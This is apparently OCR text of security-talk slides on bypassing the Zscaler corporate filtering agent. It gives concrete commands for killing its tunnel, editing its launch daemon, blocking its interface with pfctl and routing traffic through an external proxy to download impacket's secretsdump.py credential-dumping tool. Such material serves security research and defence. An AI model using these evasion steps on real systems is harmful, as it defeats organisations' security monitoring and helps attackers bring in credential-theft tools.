
BYPASSING ZSCALER

Bypassing Zscaler 1

Implement **WFP filters** to **block Zscaler** from reaching cloud resources.


*Internal resources not accessible






Bypassing Zscaler 2


Kill **ZSATunnel** process to **bypass restrictions**





Bypassing Zscaler 3


Install OpenVPN on system to tunnel traffic and **bypass restrictions**



Bypassing Zscaler 4

Edit the **PAC file location** to **bypass** the Zscaler filter rules.

Set Pac file to any location including non-PayPal systems



Bypassing Zscaler 5


Modify the application **plist**

Remove environment variable

Restart Service

```
User@Laptop % sudo nano /Library/LaunchDaemons/com.zscaler.tunnel.plist
```

```
<key>EnvironmentVariables</key>
  <dict> <key>OPT</key>
  <string>ZSCALER</string>
</dict>
```




Bypassing Zscaler 6

Take the tunnel down.

```
User@Laptop % sudo ifconfig utun5 down
User@Laptop % echo "block drop out on utun5" | sudo pfctl -ef –
User@Laptop % ifconfig | grep utun5 # Verify tunnel is disabled
```


Create **firewall rule** to block all traffic.



Bypassing Zscaler 7

Restarting Service
From the **UI**

No Admin/Root
Privileges Required





Bypassing Zscaler 8

Using TOR Browser

Bypassing Software Policy

No Admin/Root Privileges Required





Bypassing Zscaler 9

Using Proxy Services

```
# Set environment variables
export https_proxy=http://<external IP>:1080
export http_proxy=http://<external IP>:1080

# Request bypasses Zscaler
curl -i 'https://raw.githubusercontent.com/fortra/impacket/refs/tags/impacket_0_12_0/secretsdump.py'
```

No Admin/Root
Privileges Required

BYPASSING WINDOWS DEFENDER

